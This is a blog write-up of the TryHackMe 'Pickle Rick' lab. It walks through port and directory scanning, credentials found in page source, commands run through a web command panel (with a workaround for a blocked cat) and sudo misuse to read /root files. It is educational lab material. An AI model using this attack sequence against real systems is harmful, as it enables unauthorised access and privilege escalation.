Stephan Schwarzmann's homepage
Infosec write-ups, CV etc.
TryHackMe: Pickle Rick
by Stephan Schwarzmann
Room Overview
| Difficulty | Platform | Room | Topics |
|---|---|---|---|
| Easy | TryHackMe | Pickle Rick | Command injection |
Room description
A Rick and Morty CTF. Help turn Rick back into a human!
This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle. Deploy the lab machine on this task and explore the web application.
Reconnaissance
An initial portscan shows:
nmap -sV -sC 10.113.161.90

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 03:65:41:7c:59:3e:64:db:7d:9a:5f:f6:54:04:28:b2 (RSA)
|   256 f0:d2:ac:78:a3:a0:43:b1:37:a9:ec:b8:63:7e:97:90 (ECDSA)
|_  256 e4:b8:97:fb:08:e1:a4:8e:72:6d:83:fe:3c:57:87:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Enumeration
gobuster dir -u http://10.113.161.90 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt shows us
http://10.113.161.90/assets/
where the webserver lists the folder’s contents with some pictures, JavaScript and CSS files. Visiting the website and looking at the HTML source already reveals a username in the comments:
<!--
    Note to self, remember username!
    Username: R1ckRul3s
-->
There is also a robots.txt file with the string Wubbalubbadubdub which looks like a possible password. Trying ssh with the found username fails because of a missing authentication:
R1ckRul3s@10.113.161.90: Permission denied (publickey).
Another gobuster run
gobuster dir -u http://10.113.161.90 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,log,conf,txt,md
additionally shows
login.php            (Status: 200) [Size: 882]
assets               (Status: 301) [Size: 315] [--> http://10.113.161.90/assets/]
portal.php           (Status: 302) [Size: 0] [--> /login.php]
Initial Access
login.php is a login page, and the credentials grants access to a Command Panel where I apparently can execute something – I assume that would be Linux commands.
A first shot with id as command shows us the user running the web service:

ls shows the content of the current folder (pwd: /var/www/html) with a file named Sup3rS3cretPickl3Ingred.txt. The server rejects execution of cat Sup3rS3cretPickl3Ingred.txt but allows the command less Sup3rS3cretPickl3Ingred.txt which gives me the first flag.
Another file, clue.txt, in the same folder tells to Look around the file system for the other ingredient.
I find /home/rick/second ingredients and can print the second flag via less "/home/rick/second ingredients".
Privilege Escalation
For the last flag, I assume I need to elevate my privilege. Testing sudo -l shows that the user www-data can execute arbitrary commands:
Matching Defaults entries for www-data on ip-10-113-161-90:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-113-161-90:
    (ALL) NOPASSWD: ALL
Executing sudo ls -la /root/ shows a file 3rd.txt, and using sudo less /root/3rd.txt shows the third flag.
Lessons Learned
Looking at other write-ups, a nicer solution would have been to use a reverse shell which can be started via the web form’s command injection. Filesystem enumeration is then more efficient than with using the web form for each single command (where I need to consider e.g. whitespaces in filenames with quotes).
tags: